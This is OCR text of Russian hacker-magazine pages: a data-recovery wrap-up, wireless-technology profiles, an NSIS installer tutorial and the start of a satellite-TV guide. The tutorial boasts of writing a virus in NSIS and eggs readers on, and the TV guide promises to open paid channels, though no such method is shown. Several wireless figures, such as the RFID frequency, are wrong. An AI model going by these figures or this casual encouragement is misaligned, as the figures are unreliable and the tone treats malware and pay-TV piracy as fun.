
Не теряй надежду

Разумеется, мы не ставили себе цель научить тебя восстанавливать убитые жесткие диски — оставь это профессионалам. Но, прочитав статью, ты должен понять, насколько сложна работа специалистов по восстановлению данных. Используемые методы требуют многолетнего опыта и кропотливой работы. Но зато теперь ты понимаешь общие принципы и можешь смело нести умерший хард на реанимацию, с уверенностью, что данные, скорее всего, удастся восстановить.

Огромное спасибо компании R.LAB за гостеприимный прием нашей команды (Nikitos, Step, Gorl). Парни во всех подробностях рассказали нам о восстановлении данных с HDD/RAID/флеш-накопителей, показали оборудование и используемый софт, а позже напоили нас чаем с тортиком и просто составили веселую компанию.

Ознакомиться с их услугами ты сможешь на сайте **www.rlab.ru.** Рекомендуем!





УСТРОИМ ПРОВОДАМ

Технология: Wi-Fi
Дата разработки: 1997

Сегодня оборудование для беспроводного доступа в Сеть устанавливают повсеместно: дома, в офисах, во всевозможных гостиницах, кафе и ресторанах. В развитых странах хотспоты на базе Wi-Fi никто не считает — они есть везде. Просто приходишь в кафе, соединяешься с ближайшей точкой доступа и можешь беспрепятственно серфить инет. Группа стандартов 802.11 полностью описывает технологию Wi-Fi и гарантирует совместимость оборудования различных производителей. В частности, девайсы на базе 802.11g позволяют передавать данные со скоростью до 54 Мбит/с. Реальная пропускная способность существенно ниже, но достаточна для передачи любых данных, в том числе и для мультимедийных. В качестве рабочей частоты используется диапазон от 2,400 МГц до 2,483 МГц. В большинстве стран эти частоты нелицензируемы, и их без разрешения может использовать любой желающий. Радиус действия сети составляет от 50 до 100 метров, что вполне достаточно для любого помещения.





Технология: WiMAX
Дата разработки:2004

Небольшой радиус действия и отсутствие нормального роуминга препятствуют использованию Wi-Fi на больших расстояниях. Этих недостатков лишена технология WiMAX (стандарт IEEE 802.16). Подобно сотовой связи, она позволяет покрыть сигналом площадь радиусом до 50-ти километров и, что особенно важно, даже в отсутствии прямой видимости. Пропускная способность WiMAX теоретически составляет 70 Мбит/с, но в зависимости от условий реальные цифры колеблются от 500 Кбит/с до 2 Мбит/с. Спецификация IEEE 802.16 предполагает применение частотного диапазона 2-11 ГГц, поддержку шифрования по алгоритмам Triple DES (длина ключа 128 бит) и RSA (длина ключа 1024 бит), а также автоматическое управление мощностью излучения. Сетей на базе WiMAX пока немного. Намного чаще технологию используют для соединения точек доступа Wi-Fi, расположенных на большом расстоянии. Эта тенденция сохранится в ближайшие годы.

Технология: NFC
Дата разработки: 2002

Знакомься: радиочастотная связь ближнего действия (Near Field Communication, NFC). Расстояние, на котором передаются данные, действительно смехотворное, — всего 10-12 см. Но фишка NFC — в удобстве использования. Для установки соединения между двумя устройствами вообще не требуется каких-либо усилий. Чтобы начать передачу данных, достаточно поднести девайсы друг к другу на небольшое расстояние. Так, если NFC-цифровик окажется рядом с NFC-телевизором, то начнется передача фотографий. А если NFC-кредитку поднести к терминалу оплаты в магазине или на станции метро — начнется банковская транзакция. Очень скоро мы получим сотовый телефон, оснащенный NFC-чипом, который будет выполнять задачи кредитной карточки. И вот еще: для передачи данных в NFC используется частота 13,56 МГц, а скорость связи составляет 212 Кбит/с.




Оснащенные NFC-адаптером ТВ смогут легко считывать фотографии с цифровиков и сразу отображать их на экране

ПРОВОДЫ!

Технология: Bluetooth
Дата разработки: 1999

Стандарт де-факто для связи между устройствами на небольшом расстоянии. Любой современный гаджет, будь то карманный компьютер, мобильный телефон, ноутбук или принтер наверняка оснащен модулем Bluetooth. Цена такого модуля копеечная, но зато с его помощью можно легко передавать данные на расстояние до 10—100 метров. Используемый диапазон частот (2400—2483,5 МГц) идентичен тому, что используется в Wi-Fi, но конфликты между оборудованием исключены. Bluetooth использует очень слабый сигнал — всего в один милливатт, и, более того, в основе технологии лежит механизм псевдослучайного переключения частот. Любое устройство, оснащенное Bluetooth-модулем, одновременно работает лишь на одном из 79-ти каналов и переключается между ними 1600 (!) раз в секунду. Максимальная пропускная способность у Bluetooth составляет 232 Кбит/с.



Технология: RFID
Дата разработки:1960-е

Технология радиочастотной идентификации (Radio Frequency Identification, сокращенно RFID) разрабатывалась очень давно, но широкое распространение получила недавно. Чаще всего ее применяют на различных складах и в производстве, где регулярно требуется идентифицировать полученный груз, прибывшие машины и другие объекты. Сейчас же известны прецеденты, когда RFID-чипы имплантировались в тело человека для постоянного контроля над его передвижениями. Любой RFID-чип — это миниатюрный передатчик (обычно тонкая наклейка), который на регулярной основе передает в эфир некий идентификационный код. В нужных местах расставляются специальные сканеры, которые слушают частоту 23,56 МГц, и поэтому легко считывают идентификационный код с передатчиков и таким образом идентифицируют объекты. Просто, дешево и безотказно.


Миатюрные чипы RFID

Технология: 3G
Дата разработки: 2001

Все технологии сотовой связи условно делятся на несколько поколений. GSM — это второе поколение, которое, признаться, порядком устарело, поэтому во всем мире идет развертывание новых сетей на базе технологий третьего поколения (3G): CDMA2000 и W-CDMA. Их основное преимущество — огромная полоса пропускания между абонентом и базовой станцией. Она достигает 2-х Мбит/с для стационарных абонентов и 394-х Кбит/с для постоянно передвигающихся. Такие скорости позволяют устраивать видеоконференции, смотреть TV в хорошем качестве, пользоваться быстрым инетом. В основе сетей 3G лежит принцип CDMA — множественный доступ с кодовым разделением. Все абоненты при такой организации непрерывно используют всю ширину канала, но для каждого из них назначается свой уникальный код. Поэтому оператор легко может дифференцировать их, не прибегая к временному или частотному разделению.







SHADOS
/ SHADOS@REAL.XAKEP.RU /

УСТАНОВКА «В БОЙ!»

Создаем крутой инсталлятор с помощью NSIS

ВСТРЕЧАЮТ, КАК ИЗВЕСТНО, ПО ОДЕЖКЕ, А ПРОВОЖАЮТ ПО УМУ. И ЧЕЛОВЕКА, И КОМПЬЮТЕРНУЮ ПРОГРАММУ — ТОЖЕ. ПУСКАЙ МАТЕРОГО КОМПЬЮТЕРЩИКА НЕ ИСПУГАТЬ ГЕМОРРОЕМ С УСТАНОВКОЙ ДОПОЛНИТЕЛЬНЫХ БИБЛИОТЕК И ДРАЙВЕРОВ, НО МЕНЕЕ ИСКУШЕННЫЙ ПОЛЬЗОВАТЕЛЬ НАВЕРНЯКА ТАКИХ МАНЕВРОВ ИСПУГАЕТСЯ. ПЛЮНЕТ И ВЫБЕРЕТ ДРУГОЙ ПРОДУКТ — С УДОБНЫМ ИНСТАЛЛЯТОРОМ, КОТОРЫЙ ВСЕ СДЕЛАЕТ ЗА НЕГО. ВОТ ТАКОЙ ИСТЯЛЛЯТОР МЫ СЕГОДНЯ И СОЗДАДИМ.

НЕ ИЗОБРЕТАЙ ВЕЛОСИПЕД

Возьмем, к примеру, программу на Microsoft Visual C++, написанную с использованием библиотеки MFC. Понятно, что студия установлена далеко не у всех и не всегда, соответственно, нужные DDL'ки — тоже. При этом ставить и регистрировать либы придется в любом случае: без них прога не заработает. А может, они уже имеются в системе? Тогда придется их обновлять. Все это нужно учитывать во время установки, чем и занимаются установочные пакеты.


Конечно, самый навороченный инсталлятор, отвечающий всем твоим требованиям, можно написать самому. Но, используя специальные утилиты, ты реально сэкономишь время, не говоря уже о том, что это поможет избежать дополнительных багов. Подходящих утилит довольно много, как коммерческих, так и бесплатных. Даже если ты никогда не создавал инсталляторы сам, то встречался с ними, устанавливая всевозможные приложения. Однако среди многочисленных Installer2Go, Inno Setup, WiX, Install Shield есть один продукт, который заслуживает всяческих похвал и особого внимания. Он просто умеет все! И имя ему — Nullsoft Scriptable Install System (NSIS).

КРАСАВЕЦ-МОЛОДЕЦ, НАСТОЯЩИЙ ОГУРЕЦ


NSIS изначально создавался как инсталлятор для Winamp, а позже перерос в отдельный проект под названием PiMP (plugin Mini Packager). Впоследствии он был переименован и перенесен на Sourceforge.net (репозитарий программ с открытыми исходниками). Лицензия Nullsoft'а предоставляет разработчикам неограниченные возможности, поэтому созданные инсталляторы ты можешь смело использовать в любых, в том числе коммерческих целях.

И все же NSIS лучший не из-за того, что был выпущен из недр Nullsoft. В первую очередь, это простой в использовании, компактный, многофункциональный и бесплатный инсталлятор, для которого вдобавок ко всему существует множество редакторов скриптов, надстроек, плагинов и прочих полезностей. Недаром с его помощью созданы дистрибутивы для Winamp, видеокодека DivX, ICQ-клиента Miranda, P2P-клиента eMule, PHP для Windows и т.д. Попробую перечислить те возможности, за которые NSIS так полюбилась разработчикам:

- Возможность создания инсталляторов для любых версий Windows (официально 95 — 2003 Server). Неофициально NSIS отлично работает в Windows Vista, проверял сам.



Страница выбора каталога для установки



MakeNSISW — стандартное GUI компилятора скриптов



Все программные продукты, упомянутые в этой статье, обязательно будут на диске. Хотя их без труда можно скачать из инета, размеры дистрибутивов поистине смехотворные.

Сжатие файлов дистрибутива встроенными алгоритмами архивации ZLib, BZip2 и LZMA. Последний делает NSIS самым компактным инсталлятором в мире и позволяет создавать пакеты с размером установочного блока 34 килобайта.

- Поддержка огромного количества языков, включая русский и украинский.
- Различные проверки целостности, зависимостей и ключей реестра благодаря продвинутому языку сценариев.
- Поддержка плагинов (стоит только поискать на sourceforge.net — и ты удивишься их разнообразию).
- Возможность создания web-инсталляторов (например, докачивающих зависимости с сайта производителя), обновление файлов установочного архива и т.д.
- Начиная с версии 2.01, NSIS можно собрать на любой платформе с поддержкой стандарта POSIX. Другими словами, инсталляторы для Windows с помощью NSIS можно творить даже в Linux и FreeBSD, не используя эмулятор Wine.

Hello world!

Теперь всю эту функциональность нужно прочувствовать на себе. А поэтому оперативно приступаем к практике, в рамках которой создадим свой первый установочный пакет. Параметры будущего инсталлятора можно описать в блокноте, но я все же предпочитаю более удобные средства. Например, специальный редактор скриптов для NSIS — HM NIS Edit. Итак, наш скрипт.

```
; Заставим надписи в инсталляторе отображаться
; на русском языке
;${NSISDIR} – путь к каталогу с установленным
; NSIS
LoadLanguageFile «${NSISDIR}\Contrib\Language files\Russian.nlf»

;Имя инсталлятора
Name «Example1»

;Выходной файл инсталлятора
OutFile «Example1.exe»

;Каталог для установки по умолчанию
InstallDir $PROGRAMFILES\Example1
; Страницы выбора каталога для установки
Page directory
; Завершающее окно с логом работы
Page instfiles

Section «» ; Имя секции можно не указывать
 ;Определяем путь инсталяционного каталога
SetOutPath $INSTDIR

;Определяем, какие файлы будут в этот каталог
; перемещены
File example.exe

; Если бы было необходимо скопировать
; несколько файлов, то разумнее использовать
; следующий шаблон: File /r *.*
SectionEnd ;Конец секции
```

Разобраться в этой писанине не составит труда ввиду подробных комментариев, но на одном моменте я остановлюсь подробно. Путь к установочной директории указывается через системную переменную $PROGRAMFILES. Во время установки она автоматически заменится на C:\Program Files\, где C:\ — метка системного диска. Бесспорно, удобная штука. К тому же список таких переменных довольно велик:

$COMMONFILES — разделяемые файлы (C:\Program Files\Common Files\);
$EXEDIR — папка, из которой был запущен инсталлятор;
$WINDIR — корневой каталог Windows;
$SYSDIR — системный каталог Windows;
$TEMP — директория для хранения временных файлов;
$STARTMENU — каталог главного меню
$DOCUMENTS — каталог «Мои документы»;
$FONTS — каталог шрифтов.

Теперь можно опробовать скрипт нашего инсталлятора в действии. Для этого нужно отдать команду на компиляцию. Ctrl-F9 — стандартный хоткей, актуальный как для HM NIS Edit, так и для стандартной GUI'шной оболочки MakeNSISW.

Дельные доработки

Как ты понял, NSIS предоставляет очень удобный способ, чтобы описывать как внешний вид инсталлятора, так и все его действия с помощью одного-единственного скрипта. Скрипт чаще всего состоит из нескольких секций, каждая из которых отвечает за некоторую часть устанавливаемой программы. Хотя в предыдущем примере нам пригодилась всего одна — необходимая для любого скрипта. В общем случае формат любой секции выглядит таким образом:

```
Section [/o] [([!]|[-])Section_Name]
 # некоторые команды
SectionEnd
```

Несложно догадаться, что Section_Name — имя нашей секции. Если это имя отсутствует или перед ним стоит опциональный символ минуса «–», то у пользователя не будет возможности отменить установку компонента. Если же имя секции 'Uninstall' или начинается с префикса 'un.', то это секция деинсталляции. Пример секции крайне прост:

```
Section "Uninstall"
 DeleteRegKey HKLM "Software\Microsoft\Windows\CurrentVersion\Uninstall\Example"
 DeleteRegKey HKLM SOFTWARE\NSIS_Example
 Delete $INSTDIR\example.nsi
 Delete $INSTDIR\uninstall.exe
 Delete "$SMPROGRAMS\Example\*.*"
 RMDir "$SMPROGRAMS\Example"
 RMDir "$INSTDIR"
SectionEnd
```

Думаю, здесь все понятно — вернемся к шаблону. Параметр /o делает секцию опциональной (то есть не отмеченной для установки по умолчанию), а знак «!» прописывает ее жирным шрифтом. На практике все это выглядит вот так:

```
Section «-скрытая секция»
SectionEnd
Section «# скрытая секция»
SectionEnd

Section «!жирное выделение»
SectionEnd

Section /o «опциональная секция
SectionEnd
```

Кодерские заморочки

Скрипты в NSIS называются таковыми неспроста. Они предоставляют возможность создавать переменные и функции, как и подобает любому языку программирования. Функции NSIS, подобно секциям, включают в себя отрывок кода, но отличаются от них возможностью вызова. Вот простейший пример:

```
Function func
 # некоторые команды
FunctionEnd

Section
;вызываем необходимую нам функцию из секции
 Call func
SectionEnd
```

В качестве функции разумнее всего определять код, который будет использоваться в нескольких секциях. Например, если мы пишем установщик новых плагинов для мультимедиа-плеера Winamp, то их придется поместить в каталог с предустановленным плеером. А для этого нужно выполнить проверку:


```
Function .onVerifyInstDir
 IfFileExists $INSTDIR\Winamp.exe PathGood
  Abort ; Каталог Winamp выбран неверно. Не могу установить сюда!
 PathGood:
FunctionEnd
```

Теперь пару слов о переменных. Объявляются они при помощи ключевого слова Var. Например, так:


```
Var NAME
Section example
StrCpy $NAME «ShadOS»
;Теперь можно использовать переменную
; $NAME,инициализированную строкой «ShadOS»
SectionEnd
```

Во время разработки скриптов тебе обязательно понадобятся метки, вызываемые инструкцией goto. Они существуют двух видов: относительные и абсолютные. Абсолютные — обычные, как и в любом другом языке программирования, объявляются так:

```
MyLabel:
```



Я нашел баг! Суть глюка в следующем: на момент написания мной статьи использовался NSIS версии 2.16, но в созданном им инсталляторе отображается версия 2.11.



HM NIS Edit — редактор скриптов NSIS с подсветкой синтаксиса


Относительные же позволяют нам прыгать на несколько инструкций вперед или назад следующим образом:

```
MessageBox MB_YESNO «Вы желаете сохранить настройки программы?» IDNO +3
Delete $INSTDIR\example.ini
RMDir $INSTDIR
MessageBox MB_OK «Удаление успешно завершено.»
```


Если пользователь нажмет «No», то выполнение скрипта перескочит на две инструкции вперед, и программа сообщит пользователю о том, что она успешно справилась с поставленной задачей.
Вообще, этих средств уже достаточно, чтобы написать хороший инсталлятор. Наш самый первый проект можно существенно улучшить, добавив ему функциональности. Но мы не будем публиковать его код. Во-первых, теперь тебе по силам написать скрипт самому. А во-вторых, ты найдешь его исходники на диске, и дублировать информацию в журнале смысла нет.

Легко или сложно — выбирай сам

Во всех этих возможностях NSIS можно запутаться, а можно умело пустить их в дело. Для тех, кто уже успел погрязнуть в пучине непоняток или слишком ленив, чтобы изучать новый язык, есть отличный помощник — Mihov NSIS Helper. Это — программа-оболочка для NSIS, которая позволяет создать инсталляционный пакет, не вникая в подробности написания скриптов. От тебя требуется указать пару-тройку параметров — что и куда ставить. А все остальное NSIS Helper сделает за тебя: тебе останется лишь скомпилировать полученный скрипт.
И все-таки я рекомендую, хотя и более геморройный, но зато более эффективный путь — разработку скриптов вручную. В процессе написания статьи я настолько увлекся, что ненароком наколбасил на скриптах NSIS вирус. Он, правда, пока кривой, но очень злобный. Дерзай :).



Завершающее окно с логом работы



Ответ Microsoft'а

Естественно, компания Microsoft не могла оставить без внимания поле деятельности подобного продукта и тоже сделала свой вклад в развитие бесплатных инсталляционных пакетов. Исходник Windows Installer XML (WiX), который по многим параметрам не уступает NSIS, давно доступен на sourceforge.net. Единственный минус в том, что пакет в обязательном порядке требует наличия на компьютере .NET Framework, который установлен пока не у всех. В качестве базового формата скриптов для инсталлятора WiX использует язык XML. Может, это и плюс, но, по-моему, писать скрипты для NSIS намного удобнее. Вот простейший скрипт WiX, который создаст инсталлятор с возможностью установки/удаления, копирующий файл *readme.txt* в папку «C:\Program Files\Test Program»:

```
<?xml version='1.0'?>
<Wix xmlns='http://schemas.microsoft.com/wix/2003/01/wi'>
<Product Id='12345678-1234-1234-1234-123456789012' Name='Test Package' Language='1033' Version='1.0.0.0' Manufacturer='Microsoft Corporation'>
<Package Id='12345678-1234-1234-1234-123456789012' Description='My first Windows Installer package' Comments='This is my first attempt at creating a Windows Installer database' Manufacturer='Microsoft Corporation' InstallerVersion='200' Compressed='yes' />
<Media Id='1' Cabinet='product.cab' EmbedCab='yes' />
<Directory Id='TARGETDIR' Name='SourceDir'>
<Directory Id='ProgramFilesFolder' Name='PFiles'>
<Directory Id='MyDir' Name='TestProg' LongName='Test Program'>
<Component Id='MyComponent' Guid='12345678-1234-1234-1234-123456789012'>
<File Id='readme' Name='readme.txt' DiskId='1' src='readme.txt' />
</Component>
</Directory>
</Directory>
</Directory>
<Feature Id='MyFeature' Title='My 1st Feature' Level='1'>
<ComponentRef Id='MyComponent' />
</Feature>
</Product>
</Wix>
```

Не очень, да? Тем более, что при компиляции скрипта NSIS мы уже получаем готовый инсталлятор с именем example.exe, а в случае с WiX только — промежуточный объектный файл. Преимущества NSIS очевидны.



http://sourceforge.net/ — на этом славном портале ты найдешь разные прибамбасы для NSIS
http://nsis.sourceforge.net — официальная страница проекта NSIS
http://www.psenica.com/nsis/ — сайт программы Mihov NSIS Helper.
http://wix.sourceforge.net/ — страница прямого конкурента NSIS — Windows Installer XML toolset
http://hmne.sourceforge.net/ — редактор скриптов HM NIS Edit

СТЕПАН ИЛЬИН
/ STEP@GAMELAND.RU/



КАРТИНКА ИЗ КОСМОСА

СМОТРИМ СПУТНИКОВОЕ ТЕЛЕВИДЕНИЕ БЕСПЛАТНО

СТЕПАН ИЛЬИН
step@gameland.ru



Необходимые девайсы
Сегодня мы не будем показывать чудеса паркура, бегая по крыше и настраивая спутниковую тарелку. Мы займемся программной частью вопроса и невзначай вскроем пару-тройку закрытых каналов. А о том, как правильно установить антенну, настроить ее на спутник и подружить между собой сопутствующее оборудование, мы уже рассказывали (помнится, в марте 2005-го была подробная статья «Небесные радости»). Повторяться не буду.
Но для полноты картины напомню, какие девайсы и для чего нужны. Итак, вся система для приема спутникового ТВ состоит из трех компонентов: антенны, конвертеров и DVB-карты. Тарелка отражает сигнал со спутника и благодаря своей форме аккумулирует его в одну точку. Установленный в этой точке конвертер считывает цифровой поток и по проводам передает его DVB-карте. А та, в свою очередь, переводит его в понятный для компьютера вид. Цена комплекта сильно зависит от диаметра антенны. Если отечественный «Супрал» с диаметром 1,2 метра стоит порядка восьмидесяти долларов, то аналогичная 90-сантиметровая тарелка будет стоить в два раза дешевле. Правило тут простое: чем больше, тем лучше. Но, в любом случае, даже на 90-сантиметровую антенну в Москве можно вполне успешно принимать все основные каналы. Конвертер нужен линейной поляризации. Стоит такой примерно $10. Что касается DVB-карты, то самым демократичным вариантом является Skystar0 2. При небольшой цене (всего $80—90) карта отлично справляется со своими задачами. Главное, чтобы компьютер был не десятилетней давности, поскольку обработка цифрового потока осуществляется на программном уровне. Таким образом, получаем $130—170 за весь комплект, который несложно и очень интересно настроить самому (читай выше упомянутую статью).

Не все спутники одинаково полезны
Теперь несколько слов о телевизионных спутниках. Все они находятся на так называемой геостационарной орбите. Это значит, что, вращаясь на орбите с угловой скоростью Земли, они всегда остаются в одной и той же точке относительно земной поверхности. Таким образом, единожды «нацелив» тарелку, тебе больше не придется бегать и настраивать ее. Но возникает вопрос: куда целится? Действительно, геостационарную орбиту делят между собой множество спутников. И далеко не все из них могут тебя заинтересовать. Вообще говоря, сам спутник ничего не принимает и не передает — это делают специально установленные на нем устройства. Речь идет о транспондерах (от английского transmitter-responder — передатчик-ответчик). На телевизионном спутнике обычно установлены десятки транспондеров, каждый из которых вещает свой пакет каналов. Зона покрытия (местность, на которую осуществляется передача) и



ОПАСНО!
РЕАЛИЗОВАВ ПОЛУЧЕННЫЕ ЗНАНИЯ НА ПРАКТИКЕ, ТЫ СЕРЬЕЗНО РИСКУЕШЬ ОСТАТЬСЯ ЭТИМ ЛЕТОМ БЕЗ ЗАГАРА. ВСЕ СВОБОДНОЕ ВРЕМЯ БУДЕШЬ ПРОВОДИТЬ ДОМА И, ЧТО ХУЖЕ ВСЕГО, НИЧЕГО НЕ СМОЖЕШЬ С ЭТИМ ПОДЕЛАТЬ. ДАЖЕ НЕСМОТРЯ НА ПОЛНОЕ ПОНИМАНИЕ ТОГО, ЧТО ПРИЧИНА КРОЕТСЯ В НЕДАВНО НАСТРОЕННОМ СПУТНИКОВОМ ТЕЛЕВИДЕНИИ. ТЫ ВСЕ ЕЩЕ ХОЧЕШЬ ЧИТАТЬ ЭТУ СТАТЬЮ?



мощность сигнала у каждого транспондера может сильно отличаться, поэтому не исключена ситуация, когда одни каналы со спутника будут приниматься с большим запасом надежности, а другим, напротив, не будет хватать сигнала для непрерывной и качественной картинки. Информация о спутниках и их транспондерах доступна на многочисленных сайтах. Наиболее известной и ежедневно обновляющейся базой данных является проект LyngSat (www.lyngsat.com). Для центральной части России наиболее лакомым является позиция 13.0°E геостационарной орбиты. В этой точке летают сразу 5 телевизионных спутников — Hot Bird 1/2/3/6/7A. Начинать эксперименты рекомендую именно с «Жар-птицы».

Определяемся с софтом

Теперь, когда все предполетные подготовки и разъяснения завершены, можно приступить к тому, что, собственно говоря, на сегодня запланировано — к настройке софта. Программ для просмотра спутникового телевидения немало, причем можно выделить, по крайней мере, три конкурирующих продукта с примерно одинаковым набором функций: ProgDVB (www.progdvb.com/rus), MyTheatre (www.dvbcore.com), AltDVB (www.altdvb.ro). Лучше всего, на мой взгляд, начинать с ProgDVB. Программа впечатляюще функциональна, но в то же время крайне проста в освоении, бесплатна и даже имеет интерфейс на русском языке. К тому же большинство пользователей отдают предпочтение именно ей, и этот факт уже о многом говорит. Два других продукта, безусловно, тоже заслуживают внимания, но требуют больше усилий для настройки. В случае же с ProgDVB проблемы исключены в принципе. Закачав небольшой дистрибутив с официального сайта, можешь сразу же приступать к установке. Разберем эту процедуру по шагам, в той последовательности, которую предлагает инсталл-мастер:

1. На первом шаге выбираем язык интерфейса. Подсказки, думаю, не нужны.

2. Далее из выпадающего меню выбери свою DVB-карту. Если ты последовал моему совету и купил Skystar2, то так и указывай — «Technisat SkyStar2 или SkyStar3 (PCI/USB)». После этого активируй две доступные опции, которые зарегистрируют необходимые кодеки в системе, и в случае необходимости измени директорию для инсталляции.

3. На следующем шаге будет предложено настроить функцию timeshift'а, позволяющую сохранить непродолжительный отрывок видео в памяти, и в случае необходимости как бы немного отмотать трансляцию назад. Ты можешь настроить эту функцию позже, дав мастеру ответ «Не использовать». Или прямо сейчас указать месторасположение файла для записи timeshift'а, а также дисковую квоту, на которую он сможет рассчитывать.


4. Последний этап — выбор модулей для установки. По умолчанию указан оптимальный набор, так что смело жми «Далее» и жди окончания установки. Есть, правда, один нюанс. В отличие от программы MyTheatre, построенной на движке DVBcore, для полноценной работы ProgDVB нуждается в дополнительной утилите. Но не в каком-то там стороннем продукте от сомнительных разработчиков. Нет, речь идет о программе Setup4PC, которая поставляется с картами Skystar2 по умолчанию. Скорее всего, ты установил ее во время инсталляции драйверов, но если все-таки этого не сделал, то приступай сейчас. Если ты не используешь мотоподвес или мультифид (смотри глоссарий), то трогать ее не обязательно. Лучше вообще удали ее из автозагрузки, чтобы не мешалась.

Первый запуск

